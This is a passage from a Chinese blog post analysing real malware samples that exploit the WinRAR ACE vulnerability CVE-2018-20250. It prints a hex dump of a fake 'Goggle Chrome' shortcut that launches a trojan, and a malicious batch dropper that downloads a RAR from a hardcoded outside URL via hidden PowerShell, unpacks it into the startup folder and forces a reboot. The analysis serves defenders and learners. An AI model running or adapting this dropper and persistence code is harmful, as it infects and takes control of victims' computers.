16:71E0h: 54 45 22 00 63 3A 63 3A 2E 2E 2F 2F 64 65 73 6B  TE".c:c:..//desk
16:71F0h: 74 6F 70 5C 5C 47 6F 67 67 6C 65 20 43 68 72 6F  top\\Goggle Chro
16:7200h: 6D 65 2E 6C 6E 6B 4C 00 00 00 01 14 02 00 00 00  me.lnkL.........
16:7210h: 00 00 C0 00 00 00 00 00 00 46 F7 42 00 00 20 00  ..À.......F÷B.. .

16:77F0h: 00 00 00 00 00 00 14 03 00 00 01 00 00 A0 25 75  ..............  %u
16:7800h: 73 65 72 70 72 6F 66 69 6C 65 25 5C 77 69 6E 2E  serprofile%\win.
16:7810h: 65 78 65 00 00 00 00 00 00 00 00 00 00 00 00 00  exe.............
```

文件1为最终要执行的恶意木马，被释放到了%userprofile%（用户目录）下；文件2和文件3内容完全相同，均伪装为Chrome浏览器的快捷启动方式（为区分攻击者拼写错误，把Google写成了Goggle），但该lnk实际上指向的启动文件为%userprofile%\win.exe，即文件1。



注意，如果在用户目录直接执行win.exe，还需要输入正确的密码，才会继续执行。密码是上图快捷方式win.exe的执行参数。如果双击goggle chrome.lnk，密码参数会自动执行，不会出现下图提交密码的对话框。




本次攻击与以往利用WinRAR漏洞的攻击方式存在以下差别：


- 为了躲避杀软查杀，最终执行的恶意木马没有释放到系统自启动目录，而是释放到用户目录下。同时，为了确保恶意木马能够在重启后顺利执行，将伪装为Chrome浏览器快捷启动方式的恶意lnk释放到了系统自启动目录，该lnk实际上为恶意木马的快捷启动方式。
- 为了提高恶意木马被执行的概率，同时弥补WinRAR漏洞利用需要重启的缺陷，攻击者还将恶意lnk释放到了桌面，诱导受害者手动点击运行。
- 为了躲避杀毒软件查杀，恶意木马需要输入正确的密码方可执行（这就避免了杀毒厂商的自动分析工具发现异常）。
- 用户重启系统或者双击运行恶意lnk，均可执行恶意木马。

WinRAR恶意攻击升级案例2

恶意bat文件（__Denuncia_Activa_CL.PDF.bat ）下载并解压ACE文件，同时强制系统重启，确保恶意木马执行。攻击样本及具体分析如下。



notepad++打开bat文件，文本内容为乱码，发现右下脚提示该文件使用了UCS-2 Little-endian编码。



重新使用16进制编辑器打开bat文件，即可看到真实的文件内容。执行bat文件，首先生成一个随机数，用于重命名即将下载的恶意rar文件。

```
setlocal EnableDelayedExpansion
set char=abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789
set count=0
set salt=4
:Number
set /a length=4+!salt!

:Loop
set /a count+=1
set /a rand=%Random%%%61
set buffer=!buffer!!char:~%rand%,1!
if !count! leq !length! GOTO Loop
```

设置下载目录、文件名等，并启用powershell命令从硬编码的url下载恶意rar文件。

```
set nova_instalacao=%PUBLIC%\%USERNAME%

echo off
cd %nova_instalacao%
set downloadurl=https://www.triosalud.cl/wp/wp-content/uploads/2019/02/denuncias.rar
rem start http://www.poderjudicial.cl
set arch=!buffer!.rar
set downloadpath=%UserProfile%\Downloads
set bat_rob=%nova_instalacao%\Ma%username%.bat
set vbs_rob=%nova_instalacao%\Ma%username%.vbs
set directory=%nova_instalacao%

echo off
PowerShell -windowstyle hidden -Command "(New-Object Net.WebClient).DownloadFile('%downloadurl%','%downloadpath%\
%arch%'); $Shell = New-Object -Com Shell.Application; $Zip = $Shell.NameSpace('%downloadpath%');
```

使用WinRAR解压，将恶意木马释放到系统启动项目录，执行“shutdown -r”命令强制重启系统，确保恶意木马能在第一时间启动。

```
echo off

IF EXIST "%ProgramFiles(x86)%\WinRAR" (
"%ProgramFiles(x86)%\WinRAR\winRar.exe" x -y -c "%downloadpath%\%arch%" "%downloadpath%"
)
IF EXIST "%ProgramFiles%\WinRAR" (
"%ProgramFiles%\WinRAR\winRar.exe" x -y -c "%downloadpath%\%arch%" "%downloadpath%"
)

@echo off
ping 127.0.0.1 -n 1 > nul

shutdown -r
```

三.总结

写到这里，这篇基础性文章就此结束，最后希望这篇基础性文章对您有所帮助。突然发现，作者已经写了400多篇文章了，非常值得纪念，今后也希望帮到更多的读者。也觉得自己的技术好浅，要学的知识好多，读博真心不容易，之前很少遇到睡不着觉，这学期很多次惊醒，希望自己这四年能不断成长，身体和心理都健康！一定要好好的，有时候只是看着开心阳光，其背后的苦和痛都要去炼化，祝福所有博士战友们和。共勉~

最后希望大家帮我2019年CSDN博客之星投投票，每天可以投5票喔，谢谢大家！八年，在CSDN分享了410篇文章，15个专栏，400多万人次浏览，包括Python人工智能、数据挖掘、网络爬虫、图象处理、网络安全、JAVA网站、Android开发、LAMP/WAMP、C#网络编程、C++游戏、算法和数据结构、面试总结、人生感悟等。当然还有我和你的故事，感恩一路有你，感谢一路同行，希望通过编程分享帮助到更多

人，也希望学成之后回贵州教更多学生。因为喜欢，所以分享，且看且珍惜，加油！等我四年学成归来～

投票地址：http://m234140.nofollow.ax.mvote.cn/opage/ed8141a0-ed19-774b-6b0d-39c3aaf89dde.html?from=singlemessage

(By:Eastmount 2020-01-08 晚上8点写于武汉 http://blog.csdn.net/eastmount/)

参考文献：

[1] https://github.com/backlion/CVE-2018-20250
[2] Winrar目录穿越漏洞复现 - 测试渗透中心
[3] Winrar漏洞复现(CVE-2018-20250) - 谢公子大神
[4] WinRAR漏洞CVE-2018-20250攻击样本分析 - freebuf网站 cgf99大神
[5] WinRAR漏洞详细复现过程 - 泽英君
[6] WinRAR（CVE-2018-20250）漏洞利用再升级 减少重启系统的依赖 - freebuf腾讯电脑管家
[7] WinRAR 高危漏洞预警 影响全球数亿台计算机
[8] WinRAR高危漏洞被用来传播Lime-RAT远程控制木马
[9] WinRAR（ace格式解压）漏洞备受青睐攻击样本层出不穷